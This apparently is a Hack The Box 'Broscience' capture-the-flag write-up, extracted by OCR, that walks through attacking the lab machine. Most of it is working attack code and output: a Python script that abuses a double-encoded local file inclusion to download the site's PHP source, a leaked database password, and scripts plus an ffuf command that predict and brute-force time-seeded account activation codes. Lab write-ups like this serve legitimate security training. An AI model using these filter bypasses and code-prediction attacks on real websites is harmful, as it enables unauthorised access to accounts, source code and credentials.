
> `lfi.py`

```python
"""
Hack The Box: Broscience, File crawling and download via LFI
"""
import requests
import re
import urllib3
from pathlib import Path
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)


LFI_URI = "https://broscience.htb/includes/img.php?path=..%252f"


def encode_path(path: str) -> str:
    """Double encode the path to avoid the filter"""
    return path.replace("/", "%252f")


def get_content(file_path: str) -> bytes:
    """Get the file content"""
    url = f"{LFI_URI}{encode_path(file_path)}"
    r = requests.get(url, verify=False)
    print(f"[*] Getting {url}")
    return r.content


def download_file(file_path: Path):
    """Download the file"""
    file_content = get_content(str(file_path))
    root_path = Path(__file__).parent / "app"
    full_path = root_path / file_path
    if not full_path.parent.exists():
        full_path.parent.mkdir(parents=True)
    with open(full_path, "wb") as f:
        f.write(file_content)
    print(f"[+] Downloaded : {full_path}")


def main():
    with open("/root/BroScience/dir.feroxbuster", "r") as f:
```

```
        urls = f.read()

    php_paths = re.findall(r"broscience.htb/(\S*\.php)", urls)
    for path in set(php_paths):
        download_file(Path(path))


if __name__ == "__main__":
    main()
```

```
┌──(root㉿kali)-[/home/kali/broscience]
└─# python lfi.py
[*] Getting https://broscience.htb/includes/img.php?path=..%252fincludes%252fnavbar.php
[+] Downloaded : /home/kali/broscience/app/includes/navbar.php
[*] Getting https://broscience.htb/includes/img.php?path=..%252fincludes%252fdb_connect.php
[+] Downloaded : /home/kali/broscience/app/includes/db_connect.php
[*] Getting https://broscience.htb/includes/img.php?path=..%252fincludes%252fimg.php
[+] Downloaded : /home/kali/broscience/app/includes/img.php
[*] Getting https://broscience.htb/includes/img.php?path=..%252flogout.php
[+] Downloaded : /home/kali/broscience/app/logout.php
```

Browse the codes easily



includes/db_connect.php

```php
<?php

$db_host = "localhost";
$db_port = "5432";
$db_name = "broscience";
$db_user = "dbuser";
```

```php
$db_pass = "RangeOfMotion%777";
$db_salt = "NaCl";

$db_conn = pg_connect("host={$db_host} port={$db_port} dbname={$db_name} user={$db_user} password={$db_pass}");

if (!$db_conn) {
    die("<b>Error</b>: Unable to connect to database");
}
?>
```

includes/img.php

```php
<?php
if (!isset($_GET['path'])) {
    die('<b>Error:</b> Missing \'path\' parameter.');
}
// Check for LFI attacks
$path = $_GET['path'];
$badwords = array("../", "etc/passwd", ".ssh");
foreach ($badwords as $badword) {
    if (strpos($path, $badword) !== false) {
        die('<b>Error:</b> Attack detected.');
    }
}

// Normalize path
$path = urldecode($path);

// Return the image
header('Content-Type: image/png');
echo file_get_contents('/var/www/html/images/' . $path);
?>
```

register.php

```php
...
// Create the account
include_once 'includes/utils.php';
$activation_code = generate_activation_code();
```

```
$res = pg_prepare($db_conn, "check_code_unique_query", 'SELECT id FROM users WHERE activation_code = $1');
$res = pg_execute($db_conn, "check_code_unique_query", array($activation_code));

if (pg_num_rows($res) == 0) {
        $res = pg_prepare($db_conn, "create_user_query", 'INSERT INTO users (username, password, email, activation_code) VALUES ($1, $2, $3, $4)');
        $res = pg_execute($db_conn, "create_user_query", array($_POST['username'], md5($db_salt . $_POST['password']), $_POST['email'],
$activation_code));

        // TODO: Send the activation link to email
        $activation_link = "https://broscience.htb/activate.php?code={$activation_code}";

        $alert = "Account created. Please check your email for the activation link.";
        $alert_type = "success";
} else {
        $alert = "Failed to generate a valid activation code, please try again.";
}
...
```

- The email activation function isnt implemented yet

utils.php

```
...
function generate_activation_code() {

    $chars = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890";

    srand(time());

    $activation_code = "";

    for ($i = 0; $i < 32; $i++) {

        $activation_code = $activation_code . $chars[rand(0, strlen($chars) - 1)];

    }

    return $activation_code;
```

```
}
...
```

Activate website user

Search `srand()` on php manual

It generates activation codes based on time stamp

Definition and Usage

The srand() function seeds the random number generator (rand()).

Tip: From PHP 4.2.0, the random number generator is seeded automatically and there is no need to use this function.


Syntax

```
srand(seed);
```

Parameter Values

Parameter	Description
seed	Optional. Specifies the seed value

Register an account then copy timestamp



Date: `Wed, 12 Apr 2023 15:57:33 GMT`

- Google `online to unix timestamp`


> https://www.epochconverter.com/

> Wed, 12 Apr 2023 15:57:33 GMT | Human date to Timestamp | [batch convert]
>
> Input format: RFC 2822, D-M-Y, M/D/Y, Y-M-D, etc. Strip 'GMT' to convert to local time.
>
> **Epoch timestamp**: 1681315053
> Timestamp in milliseconds: 1681315053000
> **Date and time (GMT)**: 2023年4月12日Wednesday 15:57:33
> Date and time (Your time zone): 2023年4月12日星期三 23:57:33 GMT+08:00
>
> Prefer a 12-hour clock? Go to preferences.
> Press c to clear all forms.

change random seed to the timestamp

```
┌──(root㉿kali)-[/home/kali/broscience]
└─# php -a
Interactive shell

php > echo time();
1681314991
php > function generate_activation_code() {
php {     $chars = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890";
php {     srand(1681315053);
php {     $activation_code = "";
php {     for ($i = 0; $i < 32; $i++) {
php {         $activation_code = $activation_code . $chars[rand(0, strlen($chars) - 1)];
php {     }
php {     return $activation_code;
php { }
php > generate_activation_code();
php > echo generate_activation_code();
54aIbVLKGR7ZGXARNpuLBn3zO4woOe1q
```

Get activation failed repsonse



Write two scripts to generate active codes

> `user_activator.py`

```
#!/usr/bin/env python3
"""HTB : Broscience user activate script"""
import requests
import urllib3
import sys
from datetime import timezone
from datetime import datetime, timedelta
from subprocess import check_output
from concurrent.futures import ThreadPoolExecutor
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)



class User:
```

```python
    def __init__(self, username:str) -> None:
        self.username = username
        self.password = "QAQ"
        self.activate_code = ""
        self.session = requests.Session()

    def generate_codes(self, register_time: datetime) -> list:
        codes = []
        gap_second = 10

        # loop through register_time - gap_second to register_time + gap_second to find the correct time
        for i in range(gap_second * -1, gap_second):
            new_time = register_time + timedelta(seconds=i)
            timestamp = int(new_time.timestamp())
            result = check_output(["php", "activate.php", str(timestamp)]).decode("utf-8").strip()
            codes.append(result)

        print("[*] Saving generated codes to activate_codes.txt..")
        with open("activate_codes.txt", "w") as f:
            f.writelines(codes)

        return codes


    def register(self) -> datetime:
        """Register a new account"""
        data = f"username={self.username}&email={self.username}@broscience.htb&password={self.password}&password-confirm={self.password}"
        print(f"[*] Registering | {self.username} : {self.password}")
        headers = {"Content-Type" : "application/x-www-form-urlencoded"}
        proxies={"https": "http://127.0.0.1:8080"}
        r = self.session.post("https://broscience.htb/register.php", headers=headers ,data=data, verify=False, proxies=proxies)
        if "Account created" in r.text:
            print(f"[+] Registered {self.username}")
            date_str = r.headers.get("Date").strip()
            date_obj = datetime.strptime(date_str, "%a, %d %b %Y %H:%M:%S %Z")
            date_obj = date_obj.replace(tzinfo=timezone.utc)
            return date_obj
        elif "Username is already taken." in r.text:
            print("[!] Username is already taken.")
        else:
```

```
            print("[!] Unknown error.")

    def activate(self, code: str):
        """Send activate request"""
        if self.activate_code:
            return
        print(f"[*] Activating {code}")
        r = self.session.get(f"https://broscience.htb/activate.php?code={code}", verify=False)
        if "Invalid activation code." not in r.text:
            self.activate_code = code
            print(f"[+] Activated : {code}")


if __name__ == "__main__":
    # reg_time = datetime(2023, 4, 12, 17, 31, 10, tzinfo=timezone.utc)
    if len(sys.argv) != 2:
        print(f"Usage: python3 {sys.argv[0]} <username>")
        sys.exit(1)

    username = sys.argv[1]
    user = User(username)
    reg_time = user.register()
    print(f"{reg_time=}")
    if not reg_time:
        sys.exit(1)

    activate_codes = user.generate_codes(reg_time)
    with ThreadPoolExecutor(max_workers=10) as executor:
        for code in activate_codes:
            executor.submit(user.activate, code)
            if user.activate_code:
                break

    result = f"\n[+] Done.\n[*] Creds | {user.username} : {user.password}\n[*] Activate code: {user.activate_code}"
    print(result)
```

> `activate.php`

```php
<?php
function generate_activation_code($timestamp) {
    $chars = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890";
    srand($timestamp);
    $activation_code = "";
    for ($i = 0; $i < 32; $i++) {
        $activation_code = $activation_code . $chars[rand(0, strlen($chars) - 1)];
    }
    return $activation_code;
}

echo generate_activation_code($argv[1]);
?>
```

Run the script


```
┌──(root㉿kali)-[/home/kali/broscience]
└─# python3 user_activator.py bravosec
```

```
[*] Activating yhVwXctJnW0WASWqaRHS1iq4Wh4Mm6NG
[+] Activated : lZIRgiMbWzmi0XpD6G9Fp9YNdKPVt1dG

[+] Done.
[*] Creds | bravosec : QAQ
[*] Activate code: lZIRgiMbWzmi0XpD6G9Fp9YNdKPVt1dG
```

> Can also use **ffuf** to bruteforce activation code

```
ffuf -c -u "https://broscience.htb/activate.php?code=FUZZ" -w active_codes.txt -fr "Invalid"
```

